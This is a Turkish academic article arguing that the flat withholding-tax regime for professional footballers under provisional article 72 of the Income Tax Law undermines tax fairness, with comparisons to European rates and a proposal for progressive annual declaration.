Böylesine muazzam paranın döndüğü bir sektörde ise elde edilen gelirlerin vergilerinin ödenmesi ülke ekonomilerini ve onların vergi idarelerini olduğu kadar ülke vatandaşlarını da ilgilendirmektedir. Astronomik rakamların telaffuz edildiği futbol endüstrisinde ülkemizdeki futbolcuları neden vergi rekortmenleri listelerinde göremiyoruz? Bu sorunun cevabını vergi sistemimizdeki profesyonel futbolcuların vergilendirme yöntemini ortaya koyarak cevaplayabiliriz.

Çalışmanın temel amacı, ülkemizde futbolculara uygulanan vergilendirme yönteminin vergi adaletini olumsuz yönde etkilediğini ortaya koymaktır. Trilyonluk transfer ücretleri elde eden futbolcular maalesef bu gelirlerinin en fazla %15'i kadar vergi ödemektedir. Elde ettikleri gelir bir ücret geliri olmasına rağmen, normalde bir asgari ücretlinin bile %27'ye ulaşan oranlarda artan oranlı tarife ile vergi ödediği ülkemizde, futbolcuların ödeme güçleriyle orantılı olmayan düzeyde vergi ödedikleri görülmektedir. Diğer ülkelerle karşılaştırıldığında ülkemizde futbolculara uygulanan vergileme yönteminin yarattığı vergi adaletsizliği daha bariz ortaya çıkmaktadır.

Çalışmanın konusu sadece profesyonel futbolculardır. Öncelikle profesyonel ve amatör futbolcu ayrımı üzerinde durulacak, spordaki genel vergi düzenlemeleri açıklanacak, daha sonra profesyonel futbolcular özelinde vergilendirmenin yapısı ele alınacaktır. Futbolcuların elde ettikleri gelir ücret geliri olup, sporcuya transfer ücreti ve sair adlarla yapılan ödemeler ve sağlanan menfaatler gerçek ücret kapsamında vergilendirilmektedir. Gelir Vergisi Kanunu'nunda (GVK) gerçek ücretlerin vergilendirilmesinde geçerli olan düzenlemeler futbolcular için de geçerlidir. Dolayısıyla çalışmada GVK'da ücretler için yapılan düzenlemeler dikkate alınarak ve 2008 yılında GVK'nuna eklenen geçici 72 madde kapsamında profesyonel futbolculardaki vergileme incelenecektir.

2. Sporda Amatörlük ve Profesyonellik

Günümüzde spor, insanların sağlıklı olarak yaşamlarını sürdürmeleri amacıyla ve bir meslek olarak yapılmasıyla çok önemli bir hizmet sektörü olarak kabul edilmektedir. Ülkemizde spor her ne kadar toplumun tamamı tarafından bir meslek olarak kabul edilmiş bir olgu olmasa da dünyada birçok ülkede ve ülkemizde spor bir meslek olarak yapılmaktadır, çünkü sporun içinde yer alan sporcu, teknik heyet (teknik direktör, antrenör) ve yönetim, zamanının tamamını yapmış olduğu spor dalında başarılı olmak için harcamaktadır. (Orhan, 2009).

Türk sporu, amatörlük-profesyonellik temel ayrımı üzerine kurulmuş olsa da gizli profesyonellik ile birlikte spor üç boyutta gerçekleşebilmektedir. Latince sevmek, hoşlanmak anlamına gelen "amare" kelimesinden türetilen amatörlük kavramı, sporcunun sevdiği ve hoşlandığı için spor yapmasını ifade eder. Bu anlamda amatörlükten söz edebilmek için, sporcunun yaptığı spor dalını meslek olarak seçmemiş olması ve sporun devamlı gelir elde etmek amacıyla yapılmaması gerekir (Küçükgüngör, 1999: 40).

Profesyonel spordan anlaşılması gereken, sporun kazanç sağlamak için düzenli olarak sürdürülmesi ve sporu yapmak ve/veya öğretmek için para alınmasıdır. Profesyonel sporcu, sporun bir dalını meslek edinmiş ve branşına ilişkin etkinlikleri para kazanmak için gerçekleştiren kişidir (Başaran, M. Atay, 2003). Profesyonel sporcu, kazanç elde etmek, yaşamını sürdürmek için sporu bir meslek olarak yapmaktadır.

Gizli profesyonellik ise, amatör olarak yapılan ancak zamanının büyük bir bölümünü ve geçiminin büyük bir kısmını ilgilendirdiği spor dalından sağlayan kimsedir. Özetle, sporda gizli profesyonellik, amatör görünümün yanında yaptığı spor dalından maddi katkı alan kimselerdir (Tekin, Mucuk, Sunay, 2016:184)

Günümüzde sporculuğun bir meslek olduğunu kabul etmeyen hemen hemen kalmamıştır. Ancak sporda amatörlük ve profesyonelliğin sınırlarını çizmek oldukça zordur. Yasal olarak amatör gözüken pek çok spor dalında sporcular, toplumda kazancı yüksek kabul edilen meslek sahiplerinden çok daha fazla gelir elde etmektedirler (<http://www.sporbilim.com>).

Günümüzde bazı Avrupa ülkelerinde olduğu gibi Türkiye' de de sadece futbol branşında profesyonellik kimliğinin hukuki düzenlemeler çerçevesinde sporculara tanındığı görülmektedir. 1951 yılında futbol, Profesyonellik Talimatnamesi ile beraber ilk profesyonel spor branşı olarak Türk spor hukuku tarihinde yerini almıştır. Nitekim Türkiye Futbol Federasyonu, 3813 sayılı Türkiye Futbol Federasyonu Kuruluş ve Görevleri Hakkında Kanun gereğince çıkardığı Profesyonel Futbol Talimatı'nda, futbolda profesyonelliğin şartları ve esaslarını belirlemiş ve bu şekilde futbolda profesyonellik hukuken kabul edilmiştir.

Profesyonel Futbol ve Transfer Talimatı uyarınca, faaliyete katılması ile ilgili zorunlu giderler dışında, ayrıca kulübünden ücret (sözleşmedeki edimler karşılığı hak kazandığı para ve para ile

ölçülebilen değerler) alan ve kulübüyle bu hususta yazılı bir sözleşmesi bulunan sporcu, profesyoneldir. Aynı Talimatta amatörlük ise, futbol faaliyetine katılması ile ilgili zorunlu giderler (konaklama, malzeme, sigorta ve antrenman giderleri) dışında herhangi bir ücret alınmaması olarak ifade edilmiştir.

Bir profesyonel futbolcunun profesyonel futbol faaliyetinde bulunabilmesi için öncelikle bir kulüple Profesyonel Futbolcu Sözleşmesi (PFS) imzalaması gerekmektedir. PFSTT'nin 19 ilâ 23. maddelerinde düzenlenen PFS'nin TFF'ye tescil ettirilmesi zorunlu olup, sözleşmenin süresi en fazla beş yıl olarak belirlenmektedir. Ancak 18 yaşın altındaki futbolcularla imzalanacak olan sözleşmelerin süresi üç yıldan fazla olamaz. Sözleşmelerin bitiş tarihinin 31 Mayıs olarak tespit edilmesi zorunlu olup sözleşme bitiş tarihinden sonra resmi müsabakaların devam etmesi halinde, sözleşmenin süresi müsabakaların bitimine kadar uzamış sayılmaktadır.

Yüksek transfer ücretinden kaynaklanan vergi yükü nedeniyle genellikle PFS'de ücretin tutarı belirtilmemektedir. Çünkü futbolcuların (sporcuların) vergileri işveren ve sorumlu sıfatıyla bağlı oldukları kulüpleri tarafından ödenmekte ve profesyonel futbolcular (sporcular), PFS imzalarken genel olarak kulüplerle net ücret üzerinden anlaşmaktadırlar. Böylece elde edilen gelir, vergi kesintisinden arındırılmaktadır (Ağar, 2017). Yine vergi yükünden kurtulmak için Federasyonlar devletin uygulamış olduğu ağır vergilerden kaçmak adına (tenis, boks, güreş, atletizm, golf gibi amatör olarak adlandırılan branşlarda, futboldan elde edilen gelire yakın veya daha fazla kazanç elde edildiği görülsede) kendilerini profesyonel olarak değil de amatör olarak göstermektedir (Taşpınar, 2017).

3. Futbolculara Yapılan Ödemelerin Vergi Açısından Niteliği

Futbolculara yapılan her türlü ödeme vergi açısından ücret niteliğindedir. Gelir Vergisi Kanunu'nun 61. maddesinde yapılan tanıma göre "ücret, işverene tabi ve belirli bir iş yerine bağlı olarak çalışanlara hizmet karşılığı verilen para ve ayınlar ile sağlanan, para ile temsil edilebilen menfaatlerdir". İktisadi açıdan ise ücret fikri ya da bedeni emek karşılığı ödenen bedeldir, diğer bir ifadeyle emek faktörünün üretim sürecine girmesi karşılığında elde ettiği değerdir. Bu açıdan bakıldığında, serbest meslek erbabının elde ettiği gelir de aslında ücrettir (Tosuner, Arkan, 2018, 91), ancak ikisini ayıran temel faktör, serbest meslek kazancı bir işverene bağlı olmaksızın elde edilirken ücret gelirinin ise bir işverene bağlı olarak elde edilmesidir.

Gelir Vergisi Kanunu'nda; " ücretin ödenek, tazminat, kasa tazminatı (Mali sorumluluk tazminatı), tahsisat, zam, avans, aidat, huzur hakkı, prim, ikramiye, gider karşılığı veya başka adlar altında ödenmiş olması veya bir ortaklık münasebeti niteliğinde olmamak şartı ile kazancın belli bir yüzdesi şeklinde tayin edilmiş bulunması onun mahiyetini değiştirmez" hükmüne yer verilmiş olup, aynı maddenin 6 ncı bendinde de sporculara transfer ücreti veya sair adlarla yapılan ödemeler ve sağlanan menfaatlerin ücret ödemesi sayıldığı belirtilmiştir. Dolayısıyla, GVK 61. maddede yapılan açıklamalar ışığında sporculara yapılan ödemeler, transfer ücreti, aylık ücret, teşvik primi, idman ve maç primi, haksız fesih tazminatı, jübile gelirleri ve hatta ücretin tanımına tam olarak uymasa da Reklam Gelirleri "ücret" geliri sayılmaktadır. Sporculara ödenen nakit ücretler dışında kendi kullarımlarına verilen ya da mülkiyeti devredilen ev, kira yardımı, araba, ev eşyası vb. menfaatler de ücret ödemesi kapsamındadır. Bu menfaatler Vergi Usul Kanunu (VUK)'ndaki değerlendirme şekillerine göre bedeli belirlenmektedir. Bu ödemeleri yapanlar Gelir Vergisi Kanununa göre işveren kabul edilir.

Futbolcuların Statüsü ve Transferleri Talimatı'nın 21. maddesi ücreti, sözleşmede belirlenmesi zorunlu olan ve futbolcuya aylık asgari ücret tutarının altında olmamak kaydıyla ödenen tutar olarak açıklamıştır. Ancak, sporculara yapılan transfer ödemelerinin bir defada yerine getirilmesi istisnadır. Çoğu zaman ödemeler sözleşme süresine yayılmak suretiyle garanti para, maç başına ücret, şampiyonluk kazanılması halinde ek transfer ücreti vb. isimler altında belirli aralıklarla yapılmaktadır (Ağar, 2016).

Gelir Vergisi Kanunu'nun 23.ncü ve 29.uncu maddelerinde amatör sporcu ücret gelirleri için istisna getirilmiştir. Yüz veya daha aşağı sayıda işçi çalıştıran iş yerlerinde bir, yüzden fazla işçi çalıştıran iş yerlerinde iki, amatör sporcu çalıştıranların, her yıl milli müsabakalara katıldıklarının belgelenmesi şartıyla asgari ücretin ki katını aşmayan ücretleri vergiden istisnadır. Ayrıca spor yarışmalarına katılan amatör sporculara ödenen ödül ve ikramiyeler de vergiye tabi tutulmaz.

Her ne kadar elde ettikleri gelir veya menfaat ücret olarak kabul edilse de İş Kanunu profesyonel sporcular hakkında uygulanmamaktadır. Ancak antrenör, teknik direktör, idareci, masör ve benzeri personel ile kulüpleri arasında çıkan uyuşmazlıklarda, bağlı bulundukları federasyonun özel hükümleri dışında, İş Kanunu uygulanmaktadır. Profesyonel sporcuların İş Kanunu kapsamı dışında olması bir yana, profesyonel sporcular eskiden beri sigortalı olarak yine SGK kapsamında (Ağar, 2016).

4. Futbolcuların Gelirlerinin Vergilendirilmesi

Futbolcuların elde ettikleri gelirin vergilendirilmesinde Gelir Vergisi Kanunu’nun ücretler ile ilgili düzenlemesindeki kurallar uygulanmaktadır. Bu nedenle öncelikle ücretlerin Türk Vergi sistemi içindeki vergilendirilmesi hakkında bilgi verilecek, ardından futbolcular özelinde vergilendirmenin nasıl yapıldığı açıklanacaktır.

4.1. Genel Olarak Ücretlerde Vergileme

Ücret gelirlerinin vergilendirilmesinde Gelir Vergisi Kanunu kapsamında gerçek usul ve diğer usul (ücret) olmak üzere iki yöntem uygulanmaktadır. Ücret gelirlerinin bir kısmı, Gelir Vergisi Kanunu’nun 23, 24, 25, 26, 27, 28 ve 29’uncu maddeleriyle kısmen veya tamamen istisna edilmiştir. Diğer gelir unsurlarında olduğu gibi ücretlerde de temel yöntem gerçek usuldür. Gerçek usulde gayrisafi ücret tutarından bazı indirimler (sosyal güvenlik kesintileri, özel sigorta primleri, engelli indirimi, işsizlik sigortası primi, sendika aidatları gibi) yapıldıktan sonra kalan safi tutar üzerinden vergi alınmaktadır. Gerçek usule tabi ücretlerin vergilendirilmesi, elde edilen ücretin yıllık beyanname ile beyan edilmesi ve ücretten işveren tarafından vergi kesintisi yapılması olmak üzere iki şekilde yapılmaktadır.

Ücretin yıllık beyanname ile beyan edilmesi yönteminde, tek işverenden alınmış ve kesinti suretiyle vergilendirilmiş ücret gelirleri için tutarı ne olursa olsun yıllık beyanname verilmemekte ve diğer gelirler için beyanname verilmesi halinde de bu gelirler beyannameye dahil edilmemektedir. Kesintiye tabi tutulmamış ücret gelirleri ise diğer ücretler hariç, tutarı ne olursa olsun yıllık beyanname beyan edilmektedir. Ücret gelirlerinin yıllık beyannameye dahil edilmesi halinde, beyan edilen gelir üzerinden hesaplanan vergiden, yıl içinde ödenen ücret üzerinden kesilen gelir vergisinin asgari geçim indirimi düşülmeden önceki tutarı mahsup edilmektedir. Vergisi kaynağa alınamayan bazı ücret gelirleri (GVK, md.95) ve birden fazla işverenden ücret geliri elde edilen bazı durumlar için beyanname verme zorunluluğu bulunmaktadır. Gelir vergisi sisteminde kişilerin bir takvim yılı içinde çeşitli kaynaklardan elde ettiği gelir toplanarak yıllık beyanname ile beyan edilmesi ve bu gelirlerin artan oranlı vergi tarifesine tabi tutularak (GVK, md.103-104) vergilendirilmesi genel bir prensiptir. Yıllık beyanname ile beyan edilen ücretlerde artan oranlı gelir vergisi tarifesi uygulanmaktadır. 2018 yılında ücret gelirlerine uygulanan gelir vergisi tarifesi Tablo 1’de gösterilmektedir.

Tablo 1: 2018 Yılında Ücret Gelirlerine Uygulanan Gelir Vergisi Tarifesi

Gelir Dilimi	Vergi Oranı
14.800 TL'ye kadar	% 15
34.000 TL'nin 14.800 TL'si için 2.220 TL, fazlası	%20
120.000 TL'nin 34.000 TL'si için 6.060 TL, fazlası	%27
120.000 TL'den fazlasının 120.000 TL'si için 29.280 TL, fazlası	%35

Kesinti (tevkifat, stopaj) yoluyla vergilendirme yönteminde ise ücretin ödenmesi sırasında vergi sorumlusu sıfatıyla işveren tarafından vergi kesilerek vergi dairelerine yatırılmaktadır. Gerçek usulde elde edilen ücretlerin vergilendirilmesinde yaygın olarak kullanılan yöntem kaynağa kesinti yöntemidir. Kaynağa kesinti yoluyla alınan vergilerde de yine Tablo 1’de gösterilen artan oranlı gelir vergisi tarifesi uygulanmaktadır.

Diğer usul ise, “diğer ücretliler” (GVK md.64) adı verilen, bir kısım hizmet erbabı için gerçek ücretlerinin saptanmasındaki güçlük nedeniyle uygulanan bir yöntemdir. Bu yöntemde safi ücret tamamen götürü olarak belirlenmektedir. Kanunda yazılı hizmet erbabının safi ücretleri, takvim yılı başında geçerli olan ve sanayi kesiminde çalışan 16 yaşından büyük işçiler için uygulanan asgari ücretin yıllık (GVK, md.108) brüt tutarının %25’i olarak tespit edilmektedir.

4.2. Futbolcularda Vergileme Yöntemi

Futbolcuların vergilendirilmesinde, sporcuların elde ettikleri gelirler bazen artan oranlı gelir vergisi tarifesi kapsamında vergilendirilirken, bazen de sabit oran üzerinden vergilendirme yapılmış, ayrıca tevkifat yapılmamıştır. Günümüzde ise, 01/07/2008 tarihinden itibaren GVK’na eklenen geçici 72. madde ile 31.12. 2017 tarihine kadar geçerli olmak üzere sporculara yapılan ücret ve ücret sayılan ödemeler üzerinden sadece gelir vergisi tevkifatı yapılmaktadır. 1994 öncesi ve 01.05.1994 – 31.12.1998 arasındaki dönemde sporculara ödenen transfer ücretleri sadece istisna kapsamındayken 24.03.2003 – 31.12.2007 arasında sporculara yapılan tüm ödemeler istisna kapsamına alınmıştır. Kanun koyucu son uygulamasıyla sporcu gelirlerinin istisna kapsamını genişletmiş bulunmaktadır.

GVK'nın Geçici 72. Maddesi'ne göre 31.12.2017 tarihine kadar sporculara yapılan ücret ve ücret sayılan ödemeler üzerinden; aşağıdaki oranlarda gelir vergisi tevkifatı yapılacaktır.

Lig usulüne tabi spor dallarında;

- En üst ligdekiler için % 15
- En üst altı ligdekiler için % 10
- Diğer ligdekiler için % 5

Lig usulüne tabi olmayan spor dallarındaki sporculara yapılan ödemeler ile milli sporculara uluslararası müsabakalara katılmaları karşılığında yapılan ödemelerden ise %5 oranında gelir vergisi tevkifatı yapılacaktır. Bu ödemeler nihai vergileme niteliğinde olduğundan ayrıca Gelir Vergisi Kanunun 94.madde kapsamında tevkifat yapılmayacak ve ücret gelirini elde edenler tarafından bu gelirleri için yıllık beyanname verilmeyecek, diğer gelirleri için beyanname verilmesi halinde de bu gelirler beyannameye dahil edilmeyecektir.

Sporcu ücretleri, nakit olarak ödenebildiği gibi ayın olarak da ödenebilmektedir. Sporcu ücretlerine ilişkin ödemelerin nakit dışında örneğin gayrimenkul veya taşıt ve benzeri ayın şekilde yapılması halinde, Gelir Vergisi Kanununun 63. maddesinin son fıkrası uyarınca ücretin safi tutarı;

- Verilen aylar, verildiği gün ve yerdeki ortalama perakende fiyatlarına göre,
- Konut tedariki ve sair suretle sağlanan menfaatler ise, konutun emsal kirasına veya menfaatin emsal bedeline göre tespit edilmek suretiyle değerlendirilecek ve bu ödeme tutarları toplamı üzerinden gelir vergisi tevkifatı yapılacaktır.

Profesyonel futbolcularda kaynaktan yapılan bu vergi kesintisi nihai vergi olmakta ve bu ücret geliri için yıllık beyanname verilmemekte başka gelirleri için beyanname vermiş olsa bile kesinti yoluyla vergisi ödenen bu gelirler beyannameye dahil edilmemektedir.

Tam mükellef olan ve GVK 4. Madde'ye göre Türkiye'de yerleşme koşullarını (İkametgâhın Türkiye'de bulunan ve bir takvim yılı içinde Türkiye'de devamlı olarak altı aydan fazla oturanlar) sağlayan Türk uyruklu futbolcular, Türkiye içinde ve dışında elde ettikleri gelirlerinin tamamı üzerinden Türkiye'de vergilendirilmektedir. Türkiye'de yerleşme hallerini sağlayan yabancı uyruklu futbolcular da tam mükellef sayılmaktadır. Elde ettikleri ücret ve ücret sayılan gelirleri GVK geçici 72. Madde'de belirtilen oranlar nispetinde tevkifata tabi tutulmaktadır.

Türkiye'de yerleşme hallerini sağlamayan yabancı uyruklu futbolcular ise dar mükellef sayılmakta ve sadece Türkiye içinde elde ettikleri sportif faaliyetlerine ait gelirleri üzerinden iki ülke arasında çifte vergilendirmeyi önleme anlaşması yok ise GVK Geçici 72. Madde'de belirtilen oranlar nispetinde vergilendirilmektedir. İki ülke arasında Çifte Vergilendirmeyi Önleme Anlaşması (tüm Avrupa ülkeleri ile bu anlaşma vardır) mevcut ise tevkifat yapılması aşamasında Anlaşma'nın 17. Maddesi'ne göre hareket edilmesi gerekmektedir. Buna göre futbolcu transfer edildiğinde ödenen bonservis tutarları üzerinden gayrimaddi hak bedeli olarak yüzde 20 oranında stopaj (vergi kesintisi) alınmaktadır. Ancak futbolcu satın alınan İngiltere ve Almanya gibi Avrupa ülkelerinin kulüpleri için çifte vergilendirmeyi önleme anlaşması gereği yüzde 10 stopaj yapılmaktadır. Birçok ülkede de oran yüzde 20 oranında uygulanmaktadır.

5. Diğer Ülkelerde Futbolcularda Vergileme

Avrupa ülkeleri ile Türkiye'deki sporcuların elde ettikleri gelirlere uygulanan vergi oranları karşılaştırıldığında % 20 ile % 40 arasında değişen oranlarda ciddi farklar ortaya çıkmaktadır. Maalesef Türkiye tarihi ve doğal güzellikleri ile bir cennet olma vasfının ötesinde futbolcular açısından bir vergi cenneti olarak görülmektedir. Özellikle son 15 yılda Drogba, Quaresma, Roberto Carlos gibi futbolcuların ülkemizi seçmelerindeki temel faktör elde ettikleri yüksek gelirlere rağmen ödemiş oldukları düşük vergilerdir.

Tablo 2: Avrupa Ülkelerinde Sporculara Uygulanan Vergi Oranları

Ülke	Ortalama Vergi Oranı (%)	Ülke	Ortalama Vergi Oranı (%)
İsveç	56,90	Yunanistan	46,00
Portekiz	56,50	İngiltere	45,00
Danimarka	55,60	Lüksemburg	43,60
Belçika	53,70	Norveç	39,00
Hollanda	52,00	Polonya	32,00
İspanya	52,00	Slovakya	25,00
Finlandiya	51,50	Letonya	24,00

Fransa	50,30	Çek Cumhuriyeti	22,00
Avusturya	50,00	Estonya	21,00
Slovenya	50,00	Macaristan	16,00
İrlanda	48,00	Romanya	16,00
İtalya	47,90	Litvanya	15,00
Almanya	47,50	Türkiye	15,00
Hırvatistan	47,20	Bulgaristan	10,00
İzlanda	46,20		

Kaynak: <https://www.bloomberght.com/haberler/haber/1805965-futbolda-en-dusuk-2-vergi-turkiyede> (Erişim Tarihi: 15.11.2017)

Tablo 2’de görüldüğü üzere Türkiye en düşük vergi oranı olan %10’luk orana sahip Bulgaristan’ı %15 oranı ile Liyvana ile birlikte takip etmektedir. En yüksek oran ise %56,90’lık oranla İsveç’e ait iken, % 56,50 oranıyla Portekiz ikinci sırayı almaktadır. Avrupa futbolunun kalbi olan ülkelerden İngiltere’de profesyonel futbolcu gelirlerinden yüzde 45 oranında vergi alınırken, bu oran Almanya’da yüzde 47,5, İtalya’da yüzde 47,9, Fransa’da ise yüzde 50,3 oranı ile ülkemize göre yine oldukça yüksek oranlara sahip olduğu görülmektedir (<https://home.kpmg.com/>).

Futbolcularda vergi kaynaktan kesinti yöntemiyle, futbol kulüpleri tarafından futbolculara yapılan ödemeler üzerinden stopaj yapılarak ödendiği için, aslında vergiyi de ödeyen futbol kulüpleri olmakta ve kulüplerin vergi maliyeti oran arttıkça artmaktadır. Bu açıdan baktığımızda, en fazla vergiyi Fransız kulüplerinin ödediği görülmektedir. Türkiye’de yılda en az 1 milyon Euro kazanan bir futbolcunun kulübüne maliyeti 1 milyon 190 bin Euro. Almanya’da bu maliyet 1 milyon 900 bin Euro, Portekiz Ligi’nde 2 milyon 240 bin Euro, Fransa’da ise 2 milyon 740 bin Euro’ya kadar yükselmektedir. Transferlere ödedikleri astronomik rakamlarla dikkat çeken ve vergi oranlarının düşük olduğu konuşulan Çin’de bile 1 milyon Euro kazanan bir futbolcunun maliyeti 1 milyon 780 bin Eurodur. Futbolcuların maliyetleri yükseldikçe, devlet açısından vergi gelirleri artmaktadır. Çin’de bir futbolcuya 5 milyon euro net kazanç önerilirken 4 milyon Euro da vergi ödeniyor. Fransa’da bir futbolcuya 5 milyon Euro ödenmesi halinde ise devlet tam 9 milyon 220 bin Euro vergi alıyor. Bu kapsamda bakıldığında da Türk kulüplerinin Avrupa’daki rakiplerine oranla yabancı futbolcu transferinde daha avantajlı olduğu görülmektedir (<https://www.sabah.com.tr/>). Ancak, bu noktada şu konuya da dikkat çekmekte fayda var. Futbolcular ve kulüpler arasındaki anlaşma net ücret üzerinden yapıldığı için, futbolcunun alacağı ücret, vergi oranından hiç etkilenmiyor. Yani, futbolcuların ücretleri vergi farkı kadar azalmıyor. Kulüpler sözleşmede anlaşılan net tutarı brütlediği için verginin asıl yüklenicisi futbolcular (sporcular) değil kulüpler olmaktadır.

Ülkemizde henüz bir profesyonel futbolcuyu vergi rekortmeleri listesinde görmemiz mümkün değil iken, Dünyanın en iyi futbolcularından biri olarak gösterilen Barcelona’nın yıldızı Lionel Messi, İspanya’da vergi rekortmeni olmuştur. “Katalan gazetesi Lavanguardia’nın verdiği haberde, Messi’nin son 1 yılda İspanyol maliyesine 53 milyon avro ödediği belirtilerek, Barcelonalı futbolcunun İspanya’da bireysel gelir vergisi rekortmeni olduğu kaydedilmiştir. Messi’nin son 7 yılda İspanyol maliyesine ödediği vergi 100 milyon avroyu geçmiştir” (<http://www.goal.com/tr/>).

6. Tartışma ve Sonuç

Profesyonel futbolcuların elde ettikleri gelir ücret geliri sayılmakta ve gerçek ücret kapsamında vergilendirilmesi yapılmaktadır. GVK’na göre gerçek ücretin vergilendirilmesinde geçerli olan bütün kurallar futbolcuların gelirleri içinde geçerli olsa da vergi otoritesi gerçek ücreti artan oranlı gelir vergisi tarifesine göre vergilendirirken, futbolcu gelirlerini sabit oranlı tarifeye tabi tutmaktadır. Profesyonel futbolculara uygulanan bu vergilendirme yöntemi vergi adaletini olumsuz yönde etkilemektedir. Trilyonluk transfer ücretleri elde eden futbolcular maalesef bu gelirlerinin en fazla %15’i kadar vergi ödemektedir. Elde ettikleri gelir bir ücret geliri olmasına rağmen, normalde bir asgari ücretlinin bile %27’ye ulaşan oranlarda artan oranlı tarife ile vergi ödediği ülkemizde, futbolcuların ödeme güçleriyle orantılı olmayan düzeyde vergi ödedikleri görülmektedir. Diğer ülkelerle karşılaştırıldığında ülkemizde futbolculara uygulanan vergileme yönteminin yarattığı vergi adaletsizliği daha bariz ortaya çıkmaktadır.

Profesyonel Sporculara ödenen yüksek transfer ücretleri kamuoyunda dikkatleri üzerine çekerken, bu yüksek gelirlerden alınan verginin düşüklüğü ve düşük vergi oranına rağmen, bu alanda kayıtdışı bırakılan gelirlerin varlığı vergi adaleti açısından tartışma konusu olan bir durumdur. Bu konuda iki temel farklı görüşten bahsetmek mümkündür. Birincisi profesyonel sporcuların spor

kulüplerine olan maliyeti açısından. Spor kulüpleri sporcularla anlaşmayı net ücret üzerinden yapmakta ve sporcuya verilen ücret maliyetinin yanında kulüpler bu ücret üzerinden yaptıkları tevkiyat dolayısıyla ek bir maliyet daha yüklenmektedir. Bu maliyetler spor kulüplerini ekonomik açıdan zorlamakta ve kulüplerinin temel fonksiyonu olan sporun geliştirilmesi yönündeki hizmetlerini olumsuz etkilemektedir. Bu nedenle sporculara vergileme açısından tanınan bu ayrıcalık yerindedir. İkinci ve bizim de katıldığımız görüşe göre ise, bu ayrıcalık Anayasaya aykırıdır ve vergi adaletini olumsuz yönde etkilemektedir. Elde ettikleri yüksek transfer ücretleri ve maaşlar gözönüne alındığında bir profesyonel futbolcunun bir asgari ücretliden bile daha az orana tabi olarak vergi ödemesi verginin genellik, adalet ve vergi yükünün adaletli dağılımı ilkelerine aykırılık teşkil etmekte ve kamuoyu vicdanı bundan rahatsız olmaktadır. Pozitif dışsallığa sahip bir spor dalı olan futbolda devletin tamamen hazineci zihniyetle davranması da doğru değildir.

Vatandaşların bir vergi sisteminden beklentilerinin başında, vergi yükünün âdil bir şekilde dağıtılması gelmektedir. Toplumda vergiye karşı gönüllü uyumun geliştirilmesi ve toplumsal vergi ahlâkının yükseltilmesi için bu algının oluşturulması zorunludur. Devlet ile vatandaş ilişkileri incelendiğinde, belki de bu ilişkinin en yoğun olarak yaşandığı alan vergisel alandır. Kişi doğduğu günden itibaren ekonomik yaşam gereğince vergilerle karşılaşmakta ve bu ilişki, çoğu kez, ölüncüye kadar sürmektedir. Dolayısı ile bireyin devlet ve onun tüm organlarına karşı bakış açısının oluşumunda vergiler son derece önemli olabilmektedir.

Artan oranlı tarife aynı zamanda ödeme gücü ilkesinin uygulamada bir yansıması olduğu için ödeme gücü ilkesinden de sapma durumu söz konusudur.

Vergi kesintisi yöntemi uygulamasında profesyonel futbolcular hariç gerçek ücret geliri elde eden mükellefler artan oranlı vergi tarifesine göre vergi kesintisine tabi tutulurken, profesyonel futbolcuları artan oranlı tarife dışında bırakılarak kazançları ne olursa olsun sadece %15 oranında vergi kesintisine tabi tutulması mükelleflerdeki vergi adaleti duygusunu zedelemektedir. Bu durum 1982 Anayasası'nın "Vergi Ödevi" başlıklı 73. maddesinin 1. Fıkrasında ifadesini bulan "Herkes, kamu giderlerini karşılamak üzere mali gücüne göre vergi ödemekle yükümlüdür", hükmüne de aykırılık teşkil etmektedir. Söz konusu fıkranın başlangıç kelimesi olan "herkes" kavramı, vergi adaletinin sağlanması amacını taşıyan vergileme ilkelerinden "genellik" ilkesine vurgu yapmaktadır. Buna göre gerçek usule tabi olan ücretlilerde artan oranlı tarifeye göre vergi kesintisi yapılırken, profesyonel futbolculara ayrıcalık tanınarak sadece %15 vergi kesintisi ile yetinilmesi genellik ilkesine aykırıdır. Diğer taraftan, mali güce göre vergi ödeneceği hususuna vurgu yapılarak, "eşitlik" ilkesinin önemi ortaya konmuş iken astronomik ücret geliri elde eden profesyonel futbolcuların mali güçleriyle orantılı olmayan bir vergi ödemeleri eşitlik ilkesini zedelemektedir.

Profesyonel futbolcuların vergilendirilmesinde uygulanan sabit oranlı kesinti usulünün geçerlilik süresi 2017 yılı sonunda sona ermekteydi. Ancak 6 Aralık 2018'de Meclis'te kabul edilen bir yasa ile süre iki yıl daha uzatıldı.

Profesyonel Futbolcularda vergileme, yapılırken stopaj usulü yerine beyan usulünün uygulamaya geçirilmesinin daha doğru olacağı kanaatindeyiz. Bu durumda nasıl bir doktor, avukat, mühendis serbest meslek kazancını yıllık beyan usulü ile beyan ederek ödüyorsa ya da bir tüccar kazancını yine yıllık beyanname ile beyan ediyorsa profesyonel futbolcuların da gelirlerinin bağlı oldukları kulüpler aracılığı ile tevkiyat yoluyla vergilendirilmesi yerine bizzat kendilerinin düzenleyeceği yıllık beyanname ile beyan edilmesi, vergilemede yaşanan sorunları aşılmasında etkili olacaktır. Yıllık beyan usulü sayesinde kazanca göre artan oranlı vergi tarifi ile vergilendirilerek, hem vergi idaresi daha fazla gelir elde etme imkanına kavuşacak, hem de kamuoyunda oluşan çok kazanan az vergi ödüyor düşüncesinden kaynaklanan adaletsizlik duygusu ortadan kaldırılacaktır. Yıllık beyan usulüne geçildiğinde artık profesyonel futbolcuları da en çok vergi ödeyenler vergi listelerinin üst sıralarında görebiliriz.

Kaynakça

- Ağar, Serkan (2016). "Sporun Vergilendirilmesi-2", 27/12/2016, <http://www.olimpikspor.com/?Syf=22&Mkl=932153>
- Ağar Serkan (2017). "Transfer Ücreti Nedir, Nasıl Vergilendirilir?" 06/01/2017, <http://www.olimpikspor.com/?Syf=22&Mkl=934382>
- Başaran, M., Atay, T. (2003). **Spor ve Sporcunun Vergilendirilmesi ve Vergi Avantajları**. Ankara. Yaklaşım Yayınları, 2003.
- Erdoğan, İrfan; "Futbol Ve Futbolu İnceleme Üzerine", **İletişim Kuram Ve Araştırma Dergisi**, Sayı 26 Kış-Bahar 2008.
- GÜVEN, Serkan (2010). **Türkiye'de Futbol Kulüplerindeki Mevcut Muhasebe Sisteminin İncelenmesi: Örnek Bir Uygulama**, T.C. Dokuz Eylül Üniversitesi Sosyal Bilimler Enstitüsü İşletme Anabilim Dalı Muhasebe Programı, Yayınlanmamış Yüksek Lisans Tezi, 2010.

KPMG; “İşte Futboldaki ‘Cennet’ Tablosu”, 3 Mart 2017 <https://home.kpmg.com/tr/tr/home/media/press-releases/2017/03/iste-futboldaki-cennet-tablosu.html>(Erişim Tarihi: 12.10.2018)

